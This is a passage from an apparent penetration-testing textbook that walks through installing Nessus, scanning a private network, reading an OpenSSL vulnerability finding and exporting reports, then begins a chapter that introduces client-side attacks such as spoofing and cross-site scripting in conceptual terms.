
6. You will be presented with the welcome screen for Nessus. Click on the **Get started** button:



7. Create a login and password and click on **Next**:



- Next, you will need to obtain an activation code:



The screenshot shows the Nessus vulnerability scanner interface for Plugin Feed Registration. It includes a title, explanatory text, an activation code input field, a list of instructions for different user types, an optional proxy settings section, and navigation buttons.

Nessus
vulnerability scanner

Plugin Feed Registration

As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. Enter your Activation Code below to subscribe to a "Plugin Feed".

Please enter your Activation Code:

- [Tenable SecurityCenter](#) users: Enter 'SecurityCenter' in the field above
- To perform offline plugin updates, enter 'offline' in the field above

Optional Proxy Settings

< Prev Next >

- Open your web browser and navigate to <http://www.tenable.com/products/nessus-home>.
- You will need to fill in your information on the right-hand side of the web page:



The screenshot shows a registration form titled "Register for an Activation Code". It contains fields for First Name, Last Name, Email, and Country, along with checkboxes for receiving updates and agreeing to terms of service, and a Register button.

Register for an Activation Code

First Name *

Last Name *

Email *


Country*
Select Country

Check to receive updates from Tenable

I agree to the [terms of service](#)

Register


11. Go back to the activation code field and paste the code you have received via e-mail:




12. After you have entered your activation code, you should receive a message as shown:



13. Nessus will download the plugins. This will take some time so, go do something else and come back when you see this:



14. Once the plugins have finished downloading, you should be prompted to enter your login and password for Nessus home:



That's it! You have successfully installed and registered the Nessus vulnerability scanner.


Running the vulnerability scanner

Before we can start a scan, we need to create a policy for the scan. Perform the following steps to do so:


1. Log in with your new username that you created earlier:




2. Click on **Policies** from Nessus and the following screen appears:



3. Click on the + symbol to add a new policy:



- Click on the **Save** button to save your settings:




You should receive a success message.

- Click on **Scans**:




- Next, click on the **+** symbol:



7. The fields will need to be filled in as follows:


- **Name:** Internal Scan
- **Description:** Internal Scan
- **Targets:** 192.168.1.0/24

This is shown in the following screenshot:



The screenshot shows a web form titled "New Scan / Basic Settings". It has several input fields and dropdown menus. The "Name" field contains "Internal Scan". The "Description" field also contains "Internal Scan". The "Policy" dropdown menu is set to "Internal Scan". The "Folder" dropdown menu is set to "My Scans". The "Targets" field is a large text area containing "192.168.1.0/24". At the bottom of the form, there are buttons for "Upload Targets", "Add File", "Launch", and "Cancel".

8. Click on the **Launch** button to start the scan.



It should display the **Running** status. This process may take a while as it has to scan your entire internal network.

9. Click on the name **Internal Scan**. It should provide scan results, a bar graph, and more, as shown in the following screenshot:




10. Click on **Vulnerabilities** tab. It should provide a list of vulnerabilities listing **HIGH** on top:

The screenshot shows the Nessus interface for an 'Internal Scan' with the 'Vulnerabilities' tab selected. The top navigation bar includes 'Scans', 'Schedules', and 'Policies'. Below the scan name, there are buttons for 'Export' and 'Audit Trail'. The main content area shows a summary of scan results: 10 Hosts, 74 Vulnerabilities, and 1 Remediation. A table lists the vulnerabilities, sorted by severity. The data is as follows:

Severity	Plugin Name	Plugin Family	Count
HIGH	OpenSSL 'ChangeCipherSpec' MITM Vulnerability	Misc.	1
MEDIUM	DNS Server Cache Snooping Remote Information Disclosure	DNS	4
MEDIUM	SSL Certificate Cannot Be Trusted	General	3
MEDIUM	SSL Self-Signed Certificate	General	2
MEDIUM	DNS Server Dynamic Update Record Injection	DNS	1
MEDIUM	SMB Signing Required	Misc.	1
MEDIUM	SSL Certificate Expiry	General	1

11. Click on one of the vulnerabilities. It will provide additional information:



The screenshot shows the Nessus interface for an 'Internal Scan'. The navigation bar includes 'Scans', 'Schedules', and 'Policies'. Below the scan title, there are counts for 'Scans > Hosts 10', 'Vulnerabilities 76', and 'Remediations 1'. The main content area displays a vulnerability report for 'OpenSSL 'ChangeCipherSpec' MiTM Vulnerability', which is marked as 'HIGH'. The report includes a 'Description' section with the following text:


The OpenSSL service on the remote host is vulnerable to a man-in-the-middle (MITM) attack, based on its response to two consecutive 'ChangeCipherSpec' messages during the incorrect phase of an SSL/TLS handshake.

This flaw could allow a MITM attacker to decrypt or forge SSL messages by telling the service to begin encrypted communications before key material has been exchanged, which causes predictable keys to be used to secure future traffic.

Note that Nessus has only tested for an SSL/TLS MITM vulnerability (CVE-2014-0224). However, Nessus has inferred that the OpenSSL service on the remote host is also affected by six additional vulnerabilities that were disclosed in OpenSSL's June 5th, 2014 security advisory :

- An error exists in the function 'ssl3_read_bytes' that could allow data to be injected into other sessions or allow denial of service attacks. Note this issue is only exploitable if 'SSL_MODE_RELEASE_BUFFERS' is enabled. (CVE-2010-5298)
- An error exists related to the implementation of the Elliptic Curve Digital Signature Algorithm (ECDSA) that could allow nonce disclosure via the 'FLUSH+RELOAD' cache side-channel attack. (CVE-2014-0076)

12. Scroll down to view a solution. In this case, it would be wise to upgrade to the latest version of OpenSSL:



The screenshot shows the 'Solution' section of the Nessus vulnerability report. It provides the following upgrade instructions:

OpenSSL 0.9.8 SSL/TLS users (client and/or server) should upgrade to 0.9.8za. OpenSSL 1.0.0 SSL/TLS users (client and/or server) should upgrade to 1.0.0m. OpenSSL 1.0.1 SSL/TLS users (client and/or server) should upgrade to 1.0.1h.

Below the solution, there is a 'See Also' section with the following links:

- <http://www.nessus.org/u?d5709faa>
- <https://www.imperialviolet.org/2014/06/05/earlyccs.html>
- https://www.openssl.org/news/secadv_20140605.txt

The 'Output' section contains the following text:

The remote service accepted an SSL ChangeCipherSpec message at an incorrect point in the handshake leading to weak keys being used, and then attempted to decrypt an SSL record using those weak keys.

At the bottom, there is a table with the following data:


Port	Hosts
443 / tcp / www	192.168.1.1

The report provides information on the vulnerability and what it does. It will provide a solution with reference links to additional information. For the average user, this will provide you all the details on what the source of the problem is, what the risks and threats are, and how to resolve the problem.

Generating reports


Generating reports helps organize your work and gives you one spot to review all your outputs and results during your penetration test. Reports are important because they provide all the information in one area without having to refer back to another document.

1. Now that we have installed and run a scan, it's time to grab the reports from our scan. With your results displayed, click on **Vulnerabilities**:




Severity	Plugin Name	Plugin Family	Count
HIGH	OpenSSL 'ChangeCipherSpec' MITM Vulnerability	Misc.	1
MEDIUM	DNS Server Cache Snooping Remote Information Disclosure	DNS	4
MEDIUM	SSL Certificate Cannot Be Trusted	General	3
MEDIUM	SSL Self-Signed Certificate	General	2
MEDIUM	DNS Server Dynamic Update Record Injection	DNS	1
MEDIUM	SMB Signing Required	Misc.	1
MEDIUM	SSL Certificate Expiry	General	1

2. Click on **Export**:




Severity	Plugin Name	Plugin Family	Count
HIGH	OpenSSL 'ChangeCipherSpec' MITM Vulnerability	Misc.	1
MEDIUM	DNS Server Cache Snooping Remote Information Disclosure	DNS	4
MEDIUM	SSL Certificate Cannot Be Trusted	General	3
MEDIUM	SSL Self-Signed Certificate	General	2
MEDIUM	DNS Server Dynamic Update Record Injection	DNS	1
MEDIUM	SMB Signing Required	Misc.	1
MEDIUM	SSL Certificate Expiry	General	1

3. Drag and drop the panels on the left to the right-hand side. Click on **Export**. This will download the file format that you have chosen:



4. Open the file to see whether it is in a viewable and working format, as shown:



Congratulations, you have successfully generated a vulnerability report in Nessus!

Resolving vulnerabilities

Vulnerabilities in programs are less dangerous than operating system vulnerabilities because hackers rarely target them. Even then, some program vulnerabilities can pose major threats, for example, a vulnerability in Internet Explorer or Microsoft Office. These vulnerabilities are usually resolved through Windows updates as soon as a patch is available. Security updates are available from Microsoft Update, Windows Update, and Office Update. You can find them easily by doing a keyword search for `security update`. For example, if Nessus has detected MS07-036 as a vulnerability on your Windows system, you can search for that security bulletin number and then proceed by downloading all the applicable updates to patch your system. When it comes to program vulnerabilities, you must always check for the latest software updates and download them when they are available.

Summary

Well, that just about wraps up this chapter! I certainly hope you enjoyed this chapter. We discussed how to start planning out an assessment, the key components of an assessment, and the step-by-step process of an assessment. We installed Nessus, registered it, downloaded plugins, and then ran Nessus. We also created a new policy and scan, identified vulnerabilities, read the vulnerability details, and followed it with a solution to the vulnerability. Now, we will be moving onward to the next chapter where you will be learning client-side attacks!


7

Client-side Attacks

In the previous chapter, we discussed how to execute a vulnerability assessment on the network. This chapter will cover client-side attacks, which will help you understand how hackers can target and attack systems and other devices on the network. So what is a client-side attack? I'm glad you asked!


In this chapter, we will be covering the following topics:

- Types of client-side attacks
- Sniffing unencrypted traffic
- Honeypot attacking
- Preventing threats




How client-side attacks work


To fully understand how a client-side attack works, we need to discuss how server-side attacks work in contrast to client-side attacks. Servers run many different applications and services that interact with clients. These server services are accessible to the client that makes the service available to them at their disposal to try and exploit. As more services run on a server, it becomes more vulnerable to attacks.



Client-side attacks are different. These kinds of attacks target vulnerabilities within the client applications that interact with a malicious server. If the client is not connected to a server, it is not at risk because it doesn't process anything sent from a server. Instant messaging applications can potentially expose a client to attacks because most clients are automatically configured to log in to the server.




The most common client-side attacks are carried out when someone visits a malicious web page that targets their web browser application. If the attack is successful, the attacker could easily take control of the client. There are more attacks than just web-based attacks such as attacks via e-mail, instant messaging, and FTP.



Clients are only protected when there is defense available. Firewalls and proxies help restrict network traffic to only trusted websites and servers. Hardware firewalls such as WatchGuard's XTM 800 Series have packet filtering, intrusion prevention services, and application control. If you are a business and don't have a hardware firewall on your network, all of your systems and devices are at risk.


Types of client-side attacks

Client-side attacks exploit the trust between the user and the website or server they visit.



The following types of attacks are the most common client-side attacks:

- **Spoofing:** Tricking the user into believing a website or server is legitimate.
- **Cross-site scripting (XSS):** This allows an attacker to execute from within the user's web browser. This attack can be used to take control of a user's session, conduct phishing attacks to steal login credentials, or even humiliate the user with explicit content. All web applications are vulnerable to this exploit. Typically, an exploit will use HTML, JavaScript, VBScript, ActiveX, Java, or Flash to execute on the user's web browser application.

